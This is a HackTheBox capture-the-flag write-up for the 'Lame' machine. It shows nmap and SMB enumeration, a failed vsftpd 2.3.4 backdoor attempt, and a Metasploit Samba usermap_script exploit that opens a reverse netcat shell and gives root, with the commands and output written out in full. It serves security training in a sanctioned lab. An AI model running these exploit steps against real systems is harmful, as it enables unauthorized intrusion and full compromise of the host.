HackTheBox Write-Up 'Lame' {EASY}

13 Mar 2024

'LAME' HacktheBox

HTB

—

"Lame"

—


Machine Write-Up/Report

**~~~~~~
~~**

HTB link: *https://app.hackthebox.com/machines/Lame *

**~~~~~~
~~**

-→ **MICHAEL (Nolkm)**



Submit User Flag

User flag owned

[2] Very Easy

Submit Root Flag

Root flag owned


[2] Very Easy

Congratulations MichaelKali!

You are player #58476 to have pwned Lame.

RECON

scanning:



```
┌──(kali㉿kali)-[~/Desktop/HTB/lame]
└─$ nmap -Pn -T4 10.129.249.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-10 06:35 CDT
Nmap scan report for lame.htb (10.129.249.9)
Host is up (0.035s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.53 seconds
```

~~~~~~
~~~~~~

```
┌──(kali㉿kali)-[~/Desktop/HTB/lame]
└─$ nmap -Pn -T4 -A 10.129.249.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-10 06:35 CDT
Nmap scan report for lame.htb (10.129.249.9)
Host is up (0.032s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.13
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-03-10T12:37:55-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

~~~~~~
~~~~~~

*** *IMPORTANT* ***

- 21/tcp open ftp vsftpd 2.3.4
- 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

port 80 filtered

SMB Enum

Resources:
https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb

These 2 ports are found to be open on the host system i wll connect with smb clint to see what information i can get:

- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

```
┌──(kali㉿kali)-[~/Desktop/HTB/lame]
└─$ smbclient -L \\\\10.129.249.9\\
[2024/03/10 06:42:30,  0] lib/util/debug.c:1273(reopen_one_log)
  reopen_one_log: Unable to open new log file '\\10.129.249.9\/log.smbclient': No such file or directory
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
        [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
        [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL]
        [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE]
        [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS]
        [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP]
        [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING] [--pw-nt-hash]
        [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos]
        [-V|--version] [OPTIONS] service <password>
```

- **NO log File**


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

enum on smb with enum4linx

Command:

```
┌──(kali㉿kali)-[~/Desktop/HTB/lame]
└─$ enum4linux -a 10.129.249.9
```

- ***Shares Found:***
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~



```
=================================( Share Enumeration on 10.129.249.9 )==========

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

~~~~~~

so we know that it has Samba 3.0.20 running lets look for exploits

- https://www.exploit-db.com/exploits/16320

exploit with metasploit

OK so back to Initial_Access phase again

SFTP

TCP port 21 was open on the target with Service SFTP version (
~~~~~~

vsftpd 2.3.4


)

- →
  → 21/tcp open ftp vsftpd 2.3.4

~~~~~~

searching for exploit on sftp

Found matching exploit with the version of SFTP running



```
┌──(kali㉿kali)-[~/Desktop/HTB/lame]
└─$ searchsploit vsftpd 2.3.4
------------------------------------------------------------- ---------------------------------
 Exploit Title                                               |  Path
------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                    | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)       | unix/remote/17491.rb
------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

~~~~~~

now lets get into the [exploit] faze

Initial_Access

SMB port 139 was a dead end

but port 21 with sftp vsftp2.3.4 was a useful find as there is a know vunerability that allows un-autheticated users get backdoor with command execution

SFTP (BACKDOOR)

Recon Node in Cherry -> [sftp_recon]()

~~~~~~

TCP port 21 was open on the target with Service SFTP version (

vsftpd 2.3.4

)


- →
  → 21/tcp open ftp vsftpd 2.3.4

~~~~~~

we found a exploit that is in metasplot so we will be using that

- **exploitDB link: https://www.exploit-db.com/exploits/17491**
- → → ***MSFconsole commands***


→



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search sftp 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

~~~~~~

Some type of issue on the first run occured i will try again :



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.129.249.9
RHOSTS => 10.129.249.9
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.129.249.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.129.249.9:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

This seems to be a consisten issue, so this exploit wont work…

Samba
~~~~~~

recon link: SMB enum

ports 139 and 445 open running samba 3.0.20

~~~~~~

- https://www.exploit-db.com/exploits/16320

exploit with metasploit framework

one issue i hadwas i needed to set my LHOST to tun0 the VPN interface…

```
[*] Exploit completed, but no session was created.
```

Exfiltration

was able to get root access using the cve-2007-2447

with remote access and can move accross the machine to collect the keys…

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Commands with Screen-shots BELOW!

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~

metasploit ->

**

initial access

**

```
File  Actions  Edit  View  Help
msf6 > mmo
[-] Unknown command: mmo
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.129.219.127
RHOST => 10.129.219.127
msf6 exploit(multi/samba/usermap_script) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.129.219.127:33142) at 2024-03-10 09:13:27 -0500

whoami
root
```

Root access

Now i need to get user flag so lets look at the directory -> /home

```
pwd
/
#in root so we need to move to /home
cd /home
pwd
/home
ls -la
total 24
drwxr-xr-x  6 root    root    4096 Mar 14  2017 .
drwxr-xr-x 21 root    root    4096 Oct 31  2020 ..
drwxr-xr-x  2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  2 makis   makis   4096 Mar 14  2017 makis
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  3    1001    1001 4096 May  7  2010 user
```

user directory found 'makis'

USERFLAG.txt

```
drwxr-xr-x  6 root    root    4096 Mar 14  2017 .
drwxr-xr-x 21 root    root    4096 Oct 31  2020 ..
drwxr-xr-x  2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  2 makis   makis   4096 Mar 14  2017 makis
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  3    1001    1001 4096 May  7  2010 user
cd makis
pwd
/home/makis
ls -la
total 28
drwxr-xr-x 2 makis makis 4096 Mar 14  2017 .
drwxr-xr-x 6 root  root  4096 Mar 14  2017 ..
-rw------- 1 makis makis 1107 Mar 14  2017 .bash_history
-rw-r--r-- 1 makis makis  220 Mar 14  2017 .bash_logout
-rw-r--r-- 1 makis makis 2928 Mar 14  2017 .bashrc
-rw-r--r-- 1 makis makis  586 Mar 14  2017 .profile
-rw-r--r-- 1 makis makis    0 Mar 14  2017 .sudo_as_admin_successful
-rw-r--r-- 1 makis makis   33 Mar 10 14:42 user.txt
cat user.txt
e8239[redacted]ac8
```

User Flag !

Now to get root flag we need go into /root directory….

```
cd /
pwd
/
cd /root
pwd
/root
ls -la
total 80
drwxr-xr-x 13 root root 4096 Mar 10 14:42 .
drwxr-xr-x 21 root root 4096 Oct 31  2020 ..
-rw------- 1 root root  373 Mar 10 14:42 .Xauthority
lrwxrwxrwx 1 root root    9 May 14  2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 Oct 20  2007 .bashrc
drwx------ 3 root root 4096 May 20  2012 .config
drwx------ 2 root root 4096 May 20  2012 .filezilla
drwxr-xr-x 5 root root 4096 Mar 10 14:42 .fluxbox
drwx------ 2 root root 4096 May 20  2012 .gconf
drwx------ 2 root root 4096 May 20  2012 .gconfd
drwxr-xr-x 2 root root 4096 May 20  2012 .gstreamer-0.10
drwx------ 4 root root 4096 May 20  2012 .mozilla
-rw-r--r-- 1 root root  141 Oct 20  2007 .profile
drwx------ 5 root root 4096 May 20  2012 .purple
-rwx------ 1 root root    4 May 20  2012 .rhosts
drwxr-xr-x 2 root root 4096 May 20  2012 .ssh
drwx------ 2 root root 4096 Mar 10 14:42 .vnc
drwxr-xr-x 2 root root 4096 May 20  2012 Desktop
-rwx------ 1 root root  401 May 20  2012 reset_logs.sh
-rw------- 1 root root   33 Mar 10 14:42 root.txt
-rw-r--r-- 1 root root  118 Mar 10 14:42 vnc.log
cat root.txt
446[redacted]79
```

ROOT Flag !

Completed: